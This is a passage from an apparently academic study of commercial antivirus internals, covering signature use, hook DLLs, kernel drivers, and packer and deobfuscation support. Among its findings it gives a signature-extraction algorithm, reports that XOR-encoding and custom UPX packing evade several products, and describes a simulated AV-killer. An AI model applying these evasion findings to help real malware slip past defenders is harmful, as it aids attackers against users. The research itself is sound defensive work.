Signatures were the first detection method employed by AVs to detect known samples. Over time, signatures were considered less attractive due to their significant drawbacks to detect malware variants and 0-days. These tasks are better performed by Machine Learning (ML)-based detectors, for instance. This resulted in a pitfall often repeated by many people that current AVs do not use signatures anymore. However, signatures cannot be simply discarded by AVs since signatures are still the fastest way to respond to incidents caused by recently-uncovered threats (1-day attacks). Therefore, in practice, we can still find evidence of the application of signatures to counter malware. In many cases, users can even identify when an AV mistakenly identifies a text file as malicious due to the byte patterns present on it [2].

To shed some light on the use of signatures, we started our investigation on the use of signatures by the AVs by searching for strings related to the EICAR test file (EICAR, 2015), as the AVs are required to detect this file for compliance with AV testing procedures. We found clear references to the EICAR file in the core files of the Avast, AVG, BitDefender, FSecure, Kaspersky, and TrendMicro. In the Avast's `algo64.dll` library, the full EICAR pattern was present, which suggests that an explicit byte-comparison is performed to detect this file. For the remaining AVs, the EICAR file seems to be treated as any other detection rule, which suggests that the AV engines have implemented byte-based pattern matching mechanisms to be able to detect this type of signature file. BitDefender, Kaspersky, and VIPRE AVs were able to detect the EICAR pattern at distinct file offsets, such as when appended and/or prepended to other files.

Once we confirmed that AVs indeed implement signature matching mechanisms, it is interesting to take a look at how these are implemented. Signatures can be implemented in multiple ways (Al-Asli and Ghaleb, 2019), but nobody is completely sure about which of these approaches are deployed in commercial AVs. To bridge this gap, we searched for the presence of known pattern matching mechanisms. For some AVs, we found references to the YARA (Yara, 2018a) pattern matcher. For the Avast, where no direct reference is available in any file, memory dumps of running Avast processes present references to symbols (`RuleIsSilent@CYaraHelper` and `Scan@CYaraHelper`) that suggests that a wrapper for the framework is loaded in memory in runtime. Similarly, the Norton AV presents references to resources named `yarac`, which seems to be related to compiled YARA rules. Finally, the Trend Micro AV explicitly imports YARA rules. In addition to multiple references over the binaries, we were able to found even a debug print stating that the AV would: "*Begin to use yara to make a decision!*."

Another common AV pitfall is to consider that signatures are only byte-based, which is not true. Modern signature schemes are more like detection recipes, i.e., a series of steps that must be performed to trigger a detection warning. These steps might rely on distinct AV capabilities, as shown in Section 2.1.6.11, and also include byte patterns. For instance, it is common for a signature to require the scanned payload to be first unpacked, then a given section to be deobfuscated, for then applying a byte pattern matching against it. This allows AVs to be more precise and filter out false positives. This type of filtering can be seen even on most Yara rules released by security companies (ReversingLabs, 2020). A frequently observed filtering criterion is to check if the scanned file starts with the `MZ` flag, thus indicating that the file is a

[2] We present an example of this case in the video available at `https://www.youtube.com/watch?v=aKXiupiplbk`

Windows PE file. If it is not, the pattern matching procedure is skipped. AVs also implement this same filtering criterion. We observed that in practice in all AVs by patching the `MZ` bytes of previously-detected files and realized that the detection rules were not triggered anymore.

Once we gathered evidence that AVs indeed rely on signature matching for their detection procedures, we designed an experiment to quantitatively evaluate the importance of signatures for AV detection. We repeatedly submitted the PE samples described in Section 2.1.5 to AV scanning procedures while individually patching their distinct code sections. We assume that if a sample stopped being detected if-and-only-if when a specific section is patched, this is due to the use of signatures by a given AV to detect that specific sample. If the sample remains being detected even if their sections are individually patched, we considered that the detection occurs due to other mechanisms (e.g., header checking, ML detections, heuristics, so on). This experiment was repeated to all AVs present in the Virustotal service.




Figure 2.4: **Signature Prevalence.** Around a third of the AV's detections are based on specific section's contents.

Figure 2.4 shows this experiment's results for the AVs that detected all tested unmodified samples, thus mitigating detection biases. We discovered that around a third of all samples are detected via signatures. The rate is consistent among all AVs, varying from 25% to 40%. This shows that signatures cannot be discarded as a significant detection method for real AVs.




Figure 2.5: **Sections detected by the AVs.** Sections in which the specific payloads detected by the AVs are located.

A side-effect of the presented experiment is that it ends up showing the sections in which signatures were applied by the AVs, as shown in Figure 2.5. Our first observation is that signatures are applied against all sections, which is compatible both with the expectation of position-unaware, byte-base pattern matching methods, as well as with detection recipes that check multiple sections. The prevalence of detected sections depends on how frequently given sections appear in the considered samples. As expected, the `.text` section is the most detected since the malicious constructions are placed there in the form of instructions. The resource

section is the second most detected one since it might embed malicious payloads. Interestingly, the `vmp` and `upx` are also flagged, which shows that many AVs might still use the presence of a packer as a proxy for malware detection instead of checking the actual file content.

A critical factor to develop a signature is its size: Short signatures will likely result in False Positives; Larger signatures are slower to match and require significant storage when millions of them are combined in a single database. Despite their importance, there is not a guideline for signature size definition, which makes researchers propose signature schemes in an ad-hoc manner. There is also little public information about the signature sizes really employed by the AV solutions.

Currently, we know that ClamAV signatures are on average 28 byte-long (EMSISOFT, 2015), which results in a database file of 112 MB (Clamav, 2018) to store all its million signatures. However, this does not seem to be a standard, as the ESET AV has been reported to consider signatures up to 60KB (ESET, 2018). To draw a landscape of the real signature size considered in marketed AV solutions, we deployed a methodology to extract the byte patterns used as signatures by the AVs on a large-scale dataset.

A common strategy to extract signatures from files is to split the file into multiple, smaller snippets and identify which one remains detected by the AV. This strategy was employed in previous literature work in many variations (Wressnegger et al., 2017). For our experiment, we opted to implement an alternative version of the `AVwhy` (deresz, 2012) tool. More specifically, we implemented a divide-and-conquer approach that at each iteration patches half of the considered binary snippet, as in a binary search algorithm, and uploads the patched binary to Virustotal for scanning (see Algorithm 1). We consider as the signature the unique, smallest sequence of non-patched bytes that makes the binary still be recognized as malicious by a given AV ((see Algorithm 2)).

Algorithm 1 Candidate Signature Extraction Algorithm,

Data: Binary, Section, Start, End
Result: Candidate Signature

```
/* Patch first half                                              */
upper = patch(binary,Section,Start,(Start+End)/2) /* Patch second half        */
lower = patch(binary,Section,(Start+End)/2, End) /* If only upper is detected,
   the signature is in the other part                             */
if only_detected(upper) then
   return sig_extraction(Binary,Section,(Start+End)/2,End)
/* If only lower is detected, the signature is in the other
   part                                                           */
if only_detected(lower) then
   return sig_extraction(Binary,Section,Start, (Start+End)/2)
/* If both or none is detected, no signatures                    */
return NOT_FOUND
```

Figure 2.6 exemplifies the operation of our algorithm when inputted with an originally-detected malware binary having two sections (1 and 2). The algorithm starts by independently patching Section 1 (**step 1**) and Section 2 (**step 2**). The algorithm concludes that the AV signature is not present in the first section because the binary remained detected despite the patch. In turn, a signature must be present in the second section because the AV stopped detecting the patched file as malicious. The algorithm then proceeds to refine the signature size identification by repeating the patching procedure now only with the two components of the second section (**steps 3** and **4**). Similarly, the algorithm concludes that a signature is present on the second part of the patch and

Algorithm 2 Signature Identification Algorithm,

Data: Binary
Result: Detection Signature

```
/* Candidate Signatures                                          */
Sigs = [] /* Consider all sections                               */
for sections in binary.sections do
    Sigs.add(extract_sig(binary,section,START,END)
/* A signature is confirmed if a single candidate is found       */
if len(Sigs)==1 then
    return Sigs[0]
return NOT_FOUND
```

advances towards refining the patch size. However, in the last steps (**5** and **6**), the algorithm fails to refine the patch size because both patched files were not detected anymore. The algorithm then considers the last valid patch (obtained in **step 4**) as the most likely signature (**step 7**).




Figure 2.6: **Binary Search-Like Signature Identification.** Distinct patches are applied until the smallest required snippet is identified.

Previously, a similar approach to ours was used to identify the signatures used in practice by the Windows Defender AV (Matterpreter, 2019). We are aware that our approach is only limited to identify byte-based signatures and will not capture heuristic behaviors, but we still consider this approach interesting to reveal how byte-based signatures are used in practice.

Figure 2.7 shows the minimum, maximum, and average signature sizes for the multiple AVs present in the Virustotal service (represented by an ID). We first notice that a plausible explanation for the lack of guidelines for AV signature size definition is that there is no pattern that fits the reality. In practice, the identified signature sizes for all AVs presented a great variation. Almost all signatures fit in the interval between 10KB and 1MB, with a prevalence in the 100KB-1MB interval. Most AVs presented small signatures (e.g., 10B-long), which we credit to the search of specific patterns within specific sections (e.g., the search of the PE header in the resource section to identify embedded payloads). Some AVs also presented very large signatures (MB-long), which we credit not to a long byte signature itself, but to the expansion of regular expressions in the form of `prefix*suffix`, thus covering a large set of bytes.




Figure 2.7: **Signature Size.** Although the average signature size is between 100KB and 1MB, minimum and maximum sizes may vary significantly.

2.1.6.8 Monitor's Implementation

A key part of an AV engine is the monitoring component, as it collects that data that will be analyzed by the intelligence component that judges whether an artifact is malicious or not. A failure in capturing data might result in detection evasion in the case where the intelligence component does not have enough data to make a decision. Given its importance, in this section, we delve into details about how monitors are implemented. Real-time AVs have two design choices for the implementation of an event data collector: (i) hooking APIs at userland, or (ii) monitoring events from the kernel. Each one has its pros and cons, as following discussed.

2.1.6.9 Userland Hooks

Hooking at userland is advantageous for real-time AVs in comparison to kernel-based monitors as userland hooks enable data collection without the overhead of diving into the kernel, with API granularity, and affecting only the monitored process. The major drawback of this choice is that the hooking API can be unloaded by the monitored process, and/or the hook can be detected and defeated, which requires extra AV protection. Face to this trade-off, most AVs opt to implement userland hooks.

Understanding how hooks are implemented is important to provide supporting information for the development of newer AV engines. Many research works propose API-call based detection mechanism based on the hypothesis that DLLs can be injected into any process and that any API function can be hooked. In practice, however, DLL injection even in benign processes might lead to crashes (An et al., 2019) and due to that some apps protect themselves from being monitored (Brinkmann, 2019). Moreover, only a subset of all existing API functions are hooked by the AVs due to multiple reasons (e.g., complexity increase and/or performance degradation). A correct evaluation of whether current models fit into reality can only be conducted having knowing the APIs functions hooked. We following present the identified hooked functions by each AV according to our analysis procedures.

Avast hooks system API functions by injecting the `C:\\Program Files\\AVAST Software\\Avast\\x86\\aswhook.dll` into the running processes. This DLL hooks the set of functions shown in Table A.7 of the Appendix A.2. Avast hooks a limited set of functions (17 distinct functions from 2 distinct system libraries) that cover only explicit actions (e.g., `LoadDLL`) instead of indirect actions, such as DLL injection (e.g., `CreateRemoteThread`). This shows that complex detection models proposed in the literature to hook hundreds of functions would not completely fit in the actual operation model of this AV.

AVG shares the detection engine with AVG, thus it works by injecting the same library (now placed at `C:\\Program Files\\AVG\\Avast\\x86\\aswhook.dll`) into running processes. The same previously presented API functions are hooked.
Bitdefender hooks system functions by loading the `C:\\Program Files\\Bitdefender\\Bitdefender Security\\atcuf\\264375149705032704\\atcuf64.dll` DLL into running processes. The DLL is delivered using a custom packer and extracts itself in memory. This DLL hooks the set of functions shown in Table A.8 of the Appendix A.2. Bitdefender is the AV that hooked the largest set of API calls (132 distinct functions from 11 distinct system libraries), supporting direct and indirect events. Thus, it is compatible with more complex real-time detection models. The AV hooks even into cryptography functions, likely to proactively defend the system against ransomware attacks.
VIPRE monitors the running processes by injecting the `C:\\Program Files (x86)\\VIPRE\\Definitions\\aap\_core\\1.19.176.0\\atcuf32.dll` library into them. This library is signed by BitDefender and unpacks from the same addresses as the previously presented BitDefender library. In fact, the installed hooks, shown in Table A.9 of the Appendix A.2, are a subset of the hooks installed by the original BitDefender AV (45 distinct functions from 3 distinct libraries), thus suggesting that the VIPRE AV uses an alternative version of the BitDefender engine.
F-Secure monitors processes by injecting them with the `C:\\Program Files (x86)\\F-Secure\\SAFE\\Ultralight\\ulcore\\1576069576\\fsamsi32.dll` library. Table A.10 of the Appendix A.2 shows that this library hooks a small subset of all API functions (17 distinct functions from 4 distinct libraries), similar to Avast does. As a noticeable difference, this AV worries about detecting privilege escalation attempts via the loading of kernel drivers, as can be inferred by the monitoring of the `services` subsystem.
Kaspersky monitors running processes by injecting them the library `C:\\System32\\klhkum.dll`. This library has a jump table-like construction that points to an obfuscated function that derives hooks for the original system functions. We were not able to identify a general rule for the hook installation.
Malware Bytes. Whereas most AVs opted to implement their own code hooking solutions, the most noticeable characteristic of MalwareBytes is that it relies on a third-party solution for this task. The presence of debug symbols (`\Users\Patxi\Documents\Malwarebytes\Projects\MadCodeHook-MBDriver\MBMCHDrv\x64\Win7_Release\mbae64.pdb`) reveals the use of the `madcodehook` framework (Rauen, 2020).
WindowsDefender We skipped the analysis of this AV as the Windows Defender AV has been previously analyzed (Bulazel, 2018)
Other AVs. We found no userland hooks for the remaining AVs. It does not imply that they do not hook API functions, but only that they were not detected by the considered hook detection tools (distinct research work reported distinct libraries and functions hooked in distinct AVs (D3VI5H4, 2020; Mr-Un1k0d3r, 2021)). Alternatively, these AVs might be leveraging kernel drivers for monitoring purposes (Quarkslab, 2021), as following discussed.

2.1.6.10 Kernel Monitors

AVs do not monitor the system only from the userland but also from the kernel. Operating from kernel brings the advantage of protecting AVs from subversion by userland malware. In turn, drivers are more complex pieces of code to be developed, they can't rely on a wide range of libraries, and should be signed to be loaded by the OS.

From an AV perspective, kernel drivers are used for three tasks: (i) to deploy callbacks to collect data in a privileged manner, which allows, for instance, monitoring the file system in a

wide manner and thus potentially detect ransomware due to intense filesystem activity; (ii) to attach to process to receive the same signals and interrupts that the process receives, which allows implementing, for instance, keylogging protection mechanisms by receiving the keys pressed in the context of a protected process; and (iii) to load an inspection mechanism at boot time (Early Launch Anti-Malware–ELAM), which aims to inspect the system before the loading of the malware.

We analyzed all AVs and found drivers implementing all these three functionalities. Each AV deploys multiple drivers but, in an overall manner, all AVs rely on almost the same OS callbacks, focusing on monitor processes creation and filesystem activity. Few drivers implemented callbacks for the Windows registry. Although the OS provides mechanisms for sharing data between drivers, AVs opted for each one of their drivers to reimplement all callbacks for each driver, likely due to performance reasons. The multiple AV modules need the same information, mostly processes and threads IDs, because these are used to reference detection tables and to whitelist processes operations.

The callback implementation for most AVs is very similar. Most of the data collected in the callback functions is queued on Deferred Procedure Calls (DPCs) to be analyzed out-of-band, without blocking the process execution. An exception to this rule is when the AV has active components that online check and block specific actions by making the callback to return an error code. To speed up the performance, the AVs implement caches for the collected information. In the specific case of file system monitoring, as I/O routines are dispatched in batches, it is very likely that the same objects are referenced in consecutive callbacks (e.g., file create, file open, and file write, for instance). Therefore, to avoid retrieving OS information about each artifact (e.g., owner ID, paths, tokens, permissions, so on) every time the callback is invoked, the data retrieved in the first callback is cached for further accesses. This design decision is essential to mitigate the performance overhead of interrupting the process execution for a long time inside a callback routine.

Avast. This AV implements 14 drivers that cover distinct attack surfaces, as shown in Table A.11 of Appendix A.3. It monitors a wide range of system resources, including rootkits and keyloggers. Its drivers include not only monitoring mechanisms, but also a self-protection mechanism against termination.

AVG. This AV deploys the same drivers as the Avast AV. It also ships additional Microsoft drivers for compatibility, such as a `cdfs` driver to read CDROMs.

BitDefender. This AV deploys 5 distinct drivers, as shown in Table A.12 of Appendix A.3. This AV seems to make a design decision to move a significant part of its detection capabilities to the userland, given the significant difference on the hooked functions at userland to the number of drivers and callbacks implemented at kernel.

F-Secure. This AV deploys 4 drivers, as shown in Table A.13, being the one which implemented fewer callbacks. The AV is clearly modularized, with each one of the drivers responsible to monitor a subsystem independently.

Kaspersky. This AV deploys 22 distinct drivers, as shown in Table A.14, It also ships Microsoft drivers for compatibility and an OpenVPN driver. It covers multiple attack surfaces, protecting from rootkits and key- and mouse-loggers. It also implements anti-tampering mechanisms.

MalwareBytes. This AV deploys 7 drivers, as shown in Table A.15. it includes an ELAM driver. Most of the detection capabilities are centralized in the `swiss-army` driver.

Norton. This AV implements 10 drivers, as shown in Table A.16. It includes an ELAM filter, which is basically a reimplementation of the other modules but targeting the operation in this specific context.

Trend Micro. This AV deploys 10 distinct drivers, as shown in Table A.17. It covers multiple attack surfaces, with special attention to boot and OS startup.
VIPRE. This AV implements 5 distinct drivers, as shown in Table A.18 of Appendix A.3. It includes two third-party drivers: the ATC driver from BitDefender, already presented, and the Activity Monitor from ThreatAttack.
WinDefender. We skipped the analysis of this AV as the drivers of this AV are mixed with OS drivers, which makes them hard to be distinguished. In total, this AV references more than 400 distinct Windows drivers.

2.1.6.11 Detection Routines

Whereas many think about AV detection as a single process, in fact, it has many steps, each one with their own challenges and drawbacks. AVs rely on multiple helper functions to perform each one of them, such that understanding them helps us to understand the AV detection process. Thus, we here shed some light on the key features of AV engines.
Deobfuscation. An AV detection routine can be described in a very high level as the process of matching an unknown payload against a known malicious pattern. However, this task is not as straightforward as it might sound when we dig into details. In most binaries, the patterns to be matched will not be clearly displayed, but obfuscated somehow, such that AVs must implement deobfuscation routines to be able to inspect the real payloads.

The strategies used by attackers to obfuscate malware vary significantly, such that AV's vendors perform a cost-benefit analysis to identify which techniques are the most prevalent and worth being addressed by the AVs. Popular techniques used by attackers that are handled by AVs are string manipulation, decoding of base64 payloads, XOR-encoded payloads, and the append of data in files.

However, the support for those routines does not mean that they will be applied all the time and for all files. AV's vendors also have to make decisions about other trade-offs, such as performance, and false positives. According to our observations, these helper functions are mostly used along with detection rules (e.g., signatures) and not in a standalone manner (e.g., to match entire binaries).

Table 2.10: **Deobfuscation Functions.** Not all techniques are applied to entire payloads.

Technique	**XOR**			**BASE64**			**RC4**			**Embedding/Carving**		
Mode	**Sig.**	**RT**	**OD**	**Sig.**	**RT**	**OD**	**Sig.**	**RT**	**OD**	**Sign.**	**RT**	**OD**
Avast		✗	✗	✓	✗	✓		✗	✗		✗	✗
MalwareBytes		✗	✗	✓	✗	✗		✗	✗		✗	✗
VIPRE		✗	✗	✓	✗	✗		✗	✗		✗	✗
Kaspersky		✗	✗	✓	✓	✓		✗	✗		✗	✗
TrendMicro		✗	✗	✓	✗	✗		✗	✗		✗	✗

Table 2.10 summarizes the AV operation in the distinct steps and modes—as part of signatures (Sig.), during real-time (RT), or on-demand (OD)—when considering entirely obfuscated payloads using distinct techniques. We notice, on the one hand, that XOR-ed binaries are not decoded by any AV solution. Similarly, AVs also do not reverse RC4-encoded binaries and binaries embedded into other files (pictures, in our experiments). On the other hand, we discovered that some AVs are really able to decode base64-encoded binaries in addition to using base64 in their signatures. The distinction occurs in the step in which the decoding is performed.

Whereas in the Kaspersky AV the decode occurs already in the real-time mode, the Avast AV only decodes a base64-encoded binary upon an on-demand scan request.

Avoiding applying all deobfuscation tools to all files reduces AV's performance impact and likely the False Positive (FP) rate, but also opens space for attacks. For instance, whereas a malicious DLL can be detected by an AV in its plain version, it might not be detected when XOR-ed. This might allow an attacker to read the XOR-ed file content to the memory of the DLL loader and XOR it back to a PE file in memory, thus proceeding with the injection procedure. [3].

Unpacking. A special type of obfuscation tool is the so-called packers, executable binaries which embed other binaries within them while applying distinct transformation techniques (Roundy and Miller, 2013) to protect the original payload from inspection. As for the aforementioned encoding techniques, AVs also have to choose which packers they will support (e.g., either for unpacking or direct inspection), in another trade-off decision. Table 2.11 summarizes the packers that we identified (via analysis) that are supported by distinct AVs. The absence of a packer for an AV entry does not mean that the AV does not support that packer, only that we were not able to identify the component responsible for handling them, since many AVs implement custom mechanisms for handling packers (e.g., BitDefender's handling of UPX (Landave, 2020)).

Table 2.11: **AV's Supported Packers.** Not all AVs support the detection of the same packers.

Packer	UPX	Themida	Telock	PeLock	Armadillo	Morphine	VMProtect
Avast	✓	✓	✓	✓	✓	✓	✓
Bitdefender		✓	✓	✓	✓	✓	
Fsecure	✓	✓	✓		✓	✓	
TrendMicro	✓						

AVs are also varied in the way that they handle the packed samples. For instance, consider the case of the UPX packer (UPX, 2018), likely the most popular packing solution these days. We initially hypothesized that some AVs might be embedding the original UPX binary in their code or, at least, embedding part of the original algorithms, since UPX is an open-source solution. However, we did not find evidence of those practices in our observations. Instead, we discovered that each AV implements its own mechanism to detect and handle UPX-packed binaries. Inspecting the TrendMicro `atse64.dll`'s library, for instance, we discovered that the AV looks for the `UPX!` magic bytes within a file to classify it as UPX-packed. Inspecting the FSecure `aeheur.dll` library, we discovered that this AV checks not only the `UPX!` magic, but also the `UPX2`, `UPX1`, and `UPX0` in the section names, increasing the identification confidence. These same names are also checked for Avast. As a significant difference for the previous AV, Avast distributes its detection over multiple components, such as the `algo64.dll`, `aswBoot64.dll`, and `aswEngin.dll` libraries.

Table 2.12: **Detection of custom UPX packers.** Not all AVs handle UPX-packed binaries without the UPX magic bytes.

Packer	UPX		Custom UPX	
Payload	Goodware	Malware	Goodware	Malware
Avast	✓	●	✓	●
MalwareBytes	✓	●	✓	◓
TrendMicro	✓	●	✓	◓

[3] We implemented this attack as a proof of concept. A video of the attack is available at `https://www.youtube.com/watch?v=IXVMeRNC_F4`

Although the decision of supporting the standard UPX packer is interesting to fight the most usual malware samples, it does not mean that all UPX-packed files will be detected. Since UPX is open-source, anyone can obtain its code and modify its structure to not display magic numbers and bytes, thus evading the most usual detection solutions (Zsigovits, 2020). To understand the impact of this strategy, we repeated the scans presented in previous experiments now packing the malicious files with the standard and a custom (James, 2020) UPX solution. Table 2.12 shows that the files packed with the standard UPX packer were all correctly classified, both as goodware and malware. Goodware files were also correctly classified when using the custom UPX packer. This is good news since many previous study reported that AVs have been classifying files as malicious based on their packer and not on their content (Ugarte-Pedrero et al., 2015; Aghakhani et al., 2020). However, the good FP rate seems to come at the cost of FNs, since many malware files packed with the custom UPX were not detected as such. According to our analyses, this happens because in the cases when the AV is not able to unpack the malware and reconstruct its IAT imports, it detects the AV only by the visible characteristics in the packed sections (e.g., strings), which significantly reduces AV's detection capabilities.

To have a broader understanding of the impact of the distinct strategies implemented by the AVs to handle packed binaries, we submitted all the tested samples to the Virustotal service and retrieved detection labels for all the AVs available there. The obtained landscape is presented in Figure 2.8. We notice that AVs can be classified into three categories: (i) the ones that are not able to handle UPX samples at all, not even the standard version; (ii) the AVs that can handle the standard UPX but are defeated by the custom modifications; and (iii) the AVs that completely handle UPX binaries, despite any custom modification. Luckily for the users, most AV solutions are placed in the last two categories. More specifically, most AVs are in the second class, such that their security capabilities suffice for catching the most usual threats, even though they might fail to detect more targeted threats developed by more skilled, motivated attackers. It is also interesting to notice that the AVs in the last category presented a greater detection rate for the modified UPX-packed version than for the standard UPX. This suggests that these AVs were able not only to (i) identify that the payload was packed with a modified UPX version, and (ii) unpack it, but (iii) the AVs also used this information as a bias to increase the detection score (a heuristic), which might have influenced in the final detection rates.




Figure 2.8: **Detection of UPX-packed Malware.** Distinct AV's implement distinct mechanisms, which leads to distinct detection rates.

The AV that best performed in our Virustotal tests was the WindowsDefender. Although we have not considered this AV in many of the other experiments presented in this paper (see Section 2.1.5), we decided to take a specific look at its unpacking capabilities to understand why it was so effective in detecting the modified UPX packer. We discovered that this AV implements a generic and complete unpacker of UPX samples in the `mpengine.dll` library. This AV detects the LZMA compressor used by UPX and decompress it via the `AVUpx30LZMAUnpacker`

function. If the content is XOR-ed, it is decoded via the `AVXorDecryptor` function. In many cases, the modification of UPX headers leads to corrupted images (e.g., zero-length section headers). To handle these cases, the AV can fix the binary entry point, via the `UpxEP` function, and even the binary disassembly, via the `AVUpxFixDissasm` function.

The aforementioned result highlights the fact that the malware detection problem is not only a technical issue but also a cost-benefit tradeoff. For instance, to achieve a greater detection rate, this AV also had to spend greater resources (e.g., developer's time, codebase size, testing coverage, architectural complexity) to implement mechanisms to handle constructions whose prevalence might or not justify its deployment.

2.1.6.12 AV's Threat Models

A threat model is a key security concept and should be considered in any security evaluation. It defines which, why, and how resources will be protected. More than that, it ends up revealing how one understands a problem. Antiviruses have their own threat models, but these are not often stated clearly. There are multiple implicit assumptions in their operation and understanding them helps to shed light on which aspects of their operation are critical and/or need to be improved.

An often implicit assumption is about their operation in pristine systems, i.e., many AVs assume that they will be installed on a clean system (e.g., right after OS installation). Therefore, the AV will operate by identifying differences from future system states to the original system state in which the AV was installed. We searched all AV's manuals but did not find a clear statement indicating that they suppose a pristine system to operate. Such reference was only found in a web tutorial of Kaspersky AV (Kaspersky, 2018b).

On the one hand, assuming pristine systems is reasonable face to the fact that an AV might not properly operate if an infection is taking place, since a malware sample might try to tamper with AV operation. On the other hand, it is not rare to identify users reporting that they installed an AV because they are unsure about the system state (Ashwyn, 2014). Should AVs protect them anyway?

To identify how AVs behave face this scenario, we compared the detection results of multiples AVs when a dataset of malware is added to the system before and after the AV installation. We discovered that all AVs suggest performing a system-wide scan right after their installation. This scan was able to detect all malicious files that were stored in the filesystem before the AV installation. However, we discovered that the AVs are not able to handle well-running threats started before the AV installation. To investigate this point, we developed an application to simulate an AV killer threat. It monitors the system and automatically owns any directory created with an AV name with exclusive access. It also creates mutexes with the same names used by AV resources. No AV was able to be successfully installed in this scenario, thus showing that the AVs do suppose their installation on clear(er) systems.

Another implicit threat model decision is that AVs will only protect users from threats targeting the same platform that the AV operates (e.g., same OS, same architecture). On the one hand, this is a reasonable assumption, since a malware sample compiled to a distinct platform will not cause harm to the AV running system. On the other hand, in the current world, it is very common to users to transfer files from one platform to another (e.g., download a file on a computer and copy it to a smartphone via USB). Should AVs detect a malware right after the download on the host device or is it entire responsibility of the mobile AV?

To understand how current AVs operate in this scenario, we performed cross-platform scans (i.e., Linux AVs to scan Windows files and vice-versa). The results are summarized in Table 2.13. We discovered that whereas all AVs are able to detect Windows threats both on-demand as well as in real-time, the same is not true for other threat types. For instance, the

